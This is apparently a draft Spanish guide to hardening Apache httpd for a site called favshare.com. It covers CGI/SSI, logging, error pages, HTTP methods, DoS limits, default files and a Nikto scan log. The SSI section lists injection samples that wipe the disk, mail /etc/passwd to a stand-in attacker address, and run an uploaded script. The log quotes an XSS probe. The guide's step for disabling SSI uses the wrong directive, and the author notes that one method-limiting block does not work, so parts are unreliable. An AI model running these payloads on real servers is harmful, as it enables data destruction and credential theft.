A no ser que necesitemos la ejecución de los *scripts CGI* deberíamos deshabilitar incluso en el directoriio indicado la característica.

Eliminamos la directiva del *alias* cgi-bin.

```
#ScriptAlias /cgi-bin/ "/var/www/cgi-bin/"
```

Y deshabilitar la ejecución de este tipo de archivos

```
#<Directory "/var/www/cgi-bin">
#    Options +ExecCGI
#    AddHandler cgi-script .cgi
#</Directory >
```

Includes

Esta opción permite la ejecución de los SSI o Server Side Scripts. Estos son scripts simples que básicamente fueron diseñados para la inclusión de páginas y disponen de muy pocas directivas (*include, exec, echo, config, fsize y printenv*). Estos scripts son ejecutados antes de devolver la página al cliente y permiten de entre otros el diseño basado en plantillas o *templates* sin necesidad de usar un lenguaje de programación complejo.

El formato típico se corresponde con el siguiente

```
<!--#etiqueta variables -->
```

La mayoría de las intrusiones se realizan aprovechando fallos de programación en las aplicaciones web, y un ataque de este tipo normalemente aprovecha las vulnerabilidades típicas de un libro de visitas.

Un atacante podría aprovechar un fallo en el código para ejecutar comandos SSI a tavés de un posible error de código. De hecho existen muchas aplicaciones (típicamente libros de visitas) que no suelen comprobar ni filtrar la entrada de datos. El atacante rellena los campos con código SSI, este será alacenado en una página estática. La siguiente persona que visionara el libro de visitas ejecutaría el código SSI.

Vemos algunos ejemplos de código SSI que podría resultar dañinos:

```
<!--#exec cmd="rm -rf /"-->
<!--#exec cmd="mail hacker@example.com <mailto:hacker@example.com> <
cat /etc/passwd"-->
<!--#exec cmd="chmod 777 ~ftp/incoming/uploaded_hack_script"-->
<!--#exec cmd="~ftp/incoming/uploaded_hack_script"-->
<!--#exec cmd="find / -name foobar -print"-->
```

Desactivamos esta funcionalidad:

```
Options -FollowSymLinks
```

Logs

Configuramos el servidor apache con el fin de registrar y no perder ninguna información que pueda ser relevante.

Los registros de acceso o *access logs* son los que regitran cualquier tipo de acceso a través del servidor.

Para gestionar estos registros, la directriz *logformat* define el formato para cada entrada de este tipo de registro (pueden existir diferentes formatos). La directriz *customlog* indica el formato que se usará (usada normalmente dentro del *virtualhost* o en las configuraciones generales)

Incluiremos las siguientes directrices para almacenar la información de acceso

```
LogFormat "%{Host}i %h %l %u %t \"%r\" %>s %b /
    \"%{Referer}i\" \"%{User-Agent}i\"" combined
CustomLog xxxxxx combined
```

Detallan las opciones de la directriz logformat:

%{Host}i	Contenido para el campo Host (si existe) dentro de las cabeceras http.
%h	Equipo Remoto (normalmente una ip)
%l	Nombre Equipo Remoto, si se habilita esta opcion
%u	Usuario, si se autentifica para el acceso al recurso
%t	Momento en el que el servidor recibe la petición
%r	Primera línea de la petición normalmente contiene el tipo de petición (GET, HEAD, POSt) y la versión de protocolo
%>s	Estado Final. Si la petición ha sido satisfecha con normalidad este será el valor 200
%b	Tamaño de la respuesta (sin cabeceras http)
%{Referer}i	Contenido para el campo Referer (si existe) dentro de las cabeceras http
%{User-Agent}i	Ídem para el anterior pero para el campo User-Agent

Los registros de errores o *error logs* son aquellos que recogen la información del sistema (tal y como un reinicio del servicio) así como la información cuando se produce algún error o no se puede satisfacer alguna petición. Para este último caso se generará la entrada correspondiente también en el *access log*.

Es recomendable incrementar el nivel de registros para los error logs con las siguientes directrices:

```
LogLevel info
Errorlog xxxxxx
```

Páginas de Error

Cada tipo de servidor dispone de páginas html para mostrar información acerca de los errores que pueden acontecer.

En el caso que se produjera culaquier error, como por ejemplo al acceder a un documentso inexistente (*404 – Not Nound*), el servidor respondería con un mensaje de error que en muchos casos puede identificar al mismo servidor apache y la versión que se está ejecutando.

Para evitar que un atacante pueda recoger este tipo de información debemos cambiar los mensajes de error por defecto de nuestro servidor.

Genéricamente se situarán estas páginas accesibles para el administrador de la ver a través de ftp. Con ello, además se pueden integrar estas páginas con la gráfica o funcionalidad de la aplicación desarrollada.

Para obtener más información sobre los mensajes de error que cualquier servidor debería tratar es recomendable ver la especificación del protoloclo HTTP/1.1 (http://www.w3.org/Protocols/rfc2616/rfc2616-sec10.html)

Situaremos las siguientes directrices el el archivo de configuración de apache.

```
ErrorDocument 400 /error/400.htm
ErrorDocument 401 /error/401.htm
ErrorDocument 403 /error/403.htm
ErrorDocument 404 /error/404.htm
ErrorDocument 405 /error/405.htm
ErrorDocument 408 /error/408.hrm
ErrorDocument 410 /error/410.htm
ErrorDocument 411 /error/411.htm
ErrorDocument 412 /error/412.htm
ErrorDocument 413 /error/413.htm
ErrorDocument 414 /error/414.htm
ErrorDocument 415 /error/415.htm
ErrorDocument 500 /error/500.htm
ErrorDocument 501 /error/501.htm
ErrorDocument 502 /error/502.htm
ErrorDocument 503 /error/503.htm
ErrorDocument 506 /error/506.htm
```

Y además se deben incluir los archivos .htm correspondientes para cada tipo de error.

Limitar métodos HTTP

El protocolo estándard HTTP fue definido en el 1999 año en que la web no resultaba tan inhópeda y no resultaba necesario extremar las medidas de seguridad. De hecho se definieron 8 métodos HTTP algunos de los cuales (como PUT o DELETE) fueron pensados para poder modificar de forma abierta los documentos a través de un servidor web.

Podemos ver cada método con más detalle en la definición del protocolo http://www.w3.org/Protocols/rfc2616/rfc2616-sec5.html#sec5.1.1

Actualmente los servidores HTTP no llegan a implementar los métodos mas perjudiciales pero existen otros métodos (como HEAD o TRACE o CONNECT) que actualmente no se utilizan y siguen implementándose por el servidor apache.

Con esta medida limitaremos las funcionalidades de el servidor para permitir solamente la ejecución de los métodos HTTP necesarios para el correcto funcionamiento del servidor (GET y POST)

En el caso que se produjera culaquier error, como por ejemplo al acceder a un documentso inexistente (*404 – Not Nound*), el servidor respondería con un mensaje de error que en muchos casos puede identificar al mismo servidor apache y la versión que se está ejecutando.

Las siguinetes configuraciones evitarán cualquier método no permitido y se responderá con el código *403-Forbidden* o *Acceso Prohibido* definido en nuestro servidor.

```
<LimitExcept GET POST>
    Order deny,allow
    Deny from all
</LimitExcept>
```

Alguien me explica porqué esta mierda no funciona!! Además forma parte del Core! ¿Falta algún Auth? -> Seguro

Limites del Servicio

No es un objetivo de estos procedimientos realizar un tuning del servidor en cuanto a rendimiento del sistema. Sin embargo, existen diferentes límites en la configuración del servicio que deben conocerse ya que la adecuada gestión de éstos también garantizará la resistencia enfrende a ataques tipo *DoS*.

Aunque sea cai imposible estar preparado contra un ataque tipo de denagación de servicio *DoS (Denial of Service)* es cierto que este tipo de ataques intentan consumir los recursos del servidor para que éste deje de admitir conexiones y proporcionar el servicio.

Como servicio de *httpd* queda limitado por un valor de *máximas conexiones simultáneas* (como veremos mas adelante) un atacante podría intentar inundar el servidor con un seguido de conexiones incompletas. Para cada una de las conexiones el servidor destina una serie de recursos y como el servicio deja la conexión operativa hasta que termina la petición o pasado un tiempo prudencial el atacante podría sobrepasar los limites de recursos del servidor e impedir así que conexiones de usuarios reales pudieran llevarse a cabo.

Existen diversas directrices que ayudan a estar protejidos en contra de este tipo de ataques, a continuación las vemos con detenimiento.

TIMEOUT

Como hemos comentado, una forma de ataque a través de Internet es tratar de consumir todos los recursos del servidor de forma que este se vea sobrecargado, este sería un ataque tipo DoS.

La directriz *Timeout* indica el numero de segundos antes te enviar un time out., parámetro es importante para la gestiín de clientes lentos (*dialup*).

Concretamente, esta directriz parametriza:

a) El tiempo de espera desde que se se establece la conexión (a nivel de red TCP/IP) hasta recibir la señal GET, HEAD, o POST
b) El tiempo entre paquetes TCP revibidos para una trasmisión larga de datos, como es el envio de un fichero mediante un POST o PUT.
c) El tiempo de espera para el *acuse de recibo* o *ACK* de los datos enviados.

Por defecto el valor de esta directriz es de 300 (correspondiente a 5 minutos de espera).

```
Timeout 25
```

Con la mejora de las comunicaciones es recomendado mantener este valor bajo (25 o 60 segundos), esta medida mejorará la tolerancia del sistema ante un ataque de denegación del servicio *DoS*.

KEEPALIVE

La directriz *KeepAlive* indica si son soportada o no las conexiones persistentes. Hoy en dia la mayoría de navegadores hacen uso del protocolo HTTP/1.1 que permiten por ejemplo a través de una misma conexión desgargar simultáneamente todas las imágenes de una página web evitando así el el procedimiento para establecer nuevamente la conexión.

```
KeepAlive On
```

Manetenemos este parámentro activo para reaprovechar las conexiones y indicamos los limites para la gestión de las conexiones persistentes.

KEEPALIVETIMEOUT

Esta directriz indica el tiempo que el servidor esperará para dar por finaizada una conexión de tipo keepalive. Indicar un valor muy elevado podría causar problemas y incrementar la carga del servidor: A valor mas elevado mayor número de conexiones permanecerán abertas esperando conexiones.

El valor recomendado es de 15 segundos.

```
KeepAliveTimeout 15
```

MAXKEEPALIVEREQUESTS

```
MaxKeepAliveRequests 1000
```

Un valor elevado para *MaxKeepAliveRequests* ayuda a mejorar el rendimiento del sistema.

Directrices de Rendimiento / Pool

Cuando el servidor httpd está activo, este no da respuesta directamente a las peticiones de un cliente sinó que realiza esta tarea a través de un grupo de procesos hijos. Este grupo de procesos es conocida como un *pool de servidores.*

El *pool* viene a ser un conjunto de instancias del servicio que están a la espera de peticiones o conexiones entrantes. La gestión y paramentrización de este *pool* va muy ligada tanto a la seguridad como al rendimiento del sistema.

Las siguientes directrices afectan al pool de servidores del servicio httpd, controlando cuando se crean y sertruyen las instancias o *threads*.

StarsServer: Cuantos *threads* deben crearse al iniciar el servicio.
MinSpareServers: *threads* que permanecerán como mínimo a la espera peticiones.
MaxSpareServers: Máximo número de *threads* que permanecerán inactivos.
ServerLimit: ídem a *MaxClients*
MaxClients: Número máximo de threads que pueden estar operativos.
MaxRequestsPerChild: Maximo de peticiones que un *thread* puede gestionar

Estos parámetros deben seleccionarse un función del sistema sobre el que corra el servicio. Para un equipo *Intel Pentium D 3.2 Ghz* con *1Gb RAM*, en función de la carga del sistema, unos buenos valores serían:

```
StartServers       8
MinSpareServers    5
MaxSpareServers   20
ServerLimit      150
MaxClients       150
MaxRequestsPerChild  4000
```

Es importante indicar un valor para el parámetro MaxRequestsPerChild (mas. peticiones por servidor). Cuando algún thread alcanza el límite se remplazará por una nueva copia. Un valor alto para este parámetro (a partir de 1000) no tiene connotaciones en el rendimiento y ayuda al servidor httpd a solucionar los posibles cuelgues.

Las perticiones que se realizan seguidas (si permitimos las conexiones persistentes) serán contadas como una a ojos de este parámetro.

Archivos Innecesarios

La mayoria de servidores web intalan alguna aplicación o característica adicional que es posible explotar remotamente y que proporcionan algún nivel de acceso sobre el servidor.

En el caso de Microsoft Code Red (un gusano o *worm*) aprovechó un fallo con el servicio de indexación de IIS. Apache también distribuyó unos scripts CGI que podian ejecutar comandos y ver los resultados por pantalla. Normalmente este tipo de scripts no están destinados a formar parte de un entorno de producción y no se ha tenido muy en cuenta la seguridad a la hora de desarollarlos. La función de este tipo de scripts es verificar que el servidor fucnione correctamente y que es capaz de ejecutar dichos scripts.

Afortunadamente la distribución fedora ya no instala los scripts-cgi aunque hay muchos mas aspectos innecarasios que deberiamos tener en cuenta cando instalamos el servidor.


Eliminamos aquellos archivos y elementos innecesarios instalados por defecto y que no sean necesarios para el uso del servidor httpd:

Eliminar el mensaje de bienbenida

Al realizar la instlalación del demonio httpd aparece un página de test indicando que la instalación se ha realizado satisfactoriamente. Esta página además aparecerá cuando todavía no hemos creado ningún índice, conjuntamente con esta página por defecto también suele instalarse una copia de la documentación de apache.

Aunque todas estas páginas pueden ser de ayuda pueden revelar información acerca del sistema, distibución, versión del servidor, etc. y además son innecesarias para el funcionamiento del servidor. La última versiín de la documentación podrá ser siempre consultada en la web oficial de apache:

http://httpd.apache.org/docs/



Eliminiamos el archivo de configuración.

```
rm /etc/httpd/conf.d/welcome.conf
```

Eliminamos la página.

```
rm /var/www/error/noindex.html
```

Eliminamos la documentación de apache

```
rm -fr /var/www/manual
```

Otras Actuaciones

Realizamos la parametrización necesaria en el archivo de configuraciones generales /etc/httpd/conf/httpd.conf

Activamos las configuraciones para Virtual Host

```
NameVirtualHost *:80
```

Añadimos el Virtual Host de favshare.com

```
<VirtualHost *:80>
    ServerName favshare.com
    ServerAlias favshare.com *.favshare.com
    ServerAdmin soporte@favshare.com
    DocumentRoot /var/www/html/favshare.com
    ErrorLog /var/www/logs/favshare.com/error.log
    CustomLog /var/www/logs/favshare.com/access.log combined
</VirtualHost>
```

Configuración de los aspectos referentes a php mediante el archivo /etc/httpd/cond.d/php.conf

Añadimos la extensión .htm a aquellas que son procesadas por el módulo de PHP mediante las siguientes configuraciones:

```
AddHandler php5-script .php .htm
AddType text/html .php .htm
```

Iniciamos el servidor Apache

```
/sbin/chkconfig --level 3 httpd on; /sbin/service httpd start
```

[Canviar rutas a /var/www/html]

Verificación

Una vez se hayan realizado todas las actuaciones correspondientes deberíamos realizar la comprobación de la correción de las actuaciones.

Nieto es una herramienta open-source que poede facilitar la tarea de verificación. Esta herramienta realiza un scanner sobre los servidores web, concretamente realiza unas 3300 pruebas para comprobar la seguridad del servidor.

Podemos descargar la última versión de la web oficial

http://www.cirt.net/code/nikto.shtml

Para ejecutar la bateria de pruebas ejecutamos el script perl

```
./nikto.pl -h ip_servidor

---------------------------------------------------------------------------
- Nikto 1.36/1.37     -     www.cirt.net
+ Target IP:        192.168.1.11
+ Target Hostname: 192.168.1.11
+ Target Port:     80
+ Start Time:      Tue Apr 24 03:52:50 2007
---------------------------------------------------------------------------
- Scan is dependent on "Server" string which can be faked, use -g to
override
+ Server: Apache
+ All CGI directories 'found', use '-C none' to test none
- Retrieved X-Powered-By header: PHP/5.1.6
+ /webtop/wdk/ - Redirects to http://error.favshare.com/index.php/er-
ror_actual_not_exists.gif , Documentum Webtop Server appears to be in-
stalled

+ Over 20 "Moved" messages, this may be a by-product of the server
+     answering all requests with a "302" or "301" Moved message. You
should
+     manually verify your results or use the "-404" option.
+ / - TRACE option appears to allow XSS or credential theft. See
http://www.cgisecurity.com/whitehat-mirror/WhitePaper_screen.pdf for
details (TRACE)
+ /search.asp?term=<%00script>alert('Vulnerable')</script> - ASP.Net
1.1 may allow Cross Site Scripting (XSS) in error pages (only some
browsers will render this). CA-2000-02. (GET)

+ Over 20 "Moved" messages, this may be a by-product of the server
+     answering all requests with a "302" or "301" Moved message. You
should
+     manually verify your results or use the "-404" option.
+ 2673 items checked - 2 item(s) found on remote host(s)
+ End Time:        Tue Apr 24 03:57:16 2007 (266 seconds)
---------------------------------------------------------------------------
```

Referencias

Para ampliar información consulta las siguientes referencias:

Apache Online Documentation - http://httpd.apache.org/docs/2.2/
Apache Security Tips - http://httpd.apache.org/docs/1.3/misc/security_tips.html
RedHat Manuals - http://www.redhat.com
Apache O'really - http://www.apachesecurity.net/
Apache Benckmark - http://www.cisecurity.org/bench_apache.html
Securing Apache2 StepbyStep - http://www.securityfocus.com/infocus/1786
Cabeceras Apache - http://www.rit.edu/~dsbics/546/lecture/profile.html
Módulo Deflate - http://www.justlamp.com/2007/02/03/comprimir-y-ahorrar-trafico-con-mod_deflate-para-apache2/

¿Que es favshare.com?

Favshare es un espacio para almacenar compartir fotografías, cuyo acceso lo puedes realizar a través de FTP y en el que te damos 20 GB de disco gratis para que uses a tu antojo.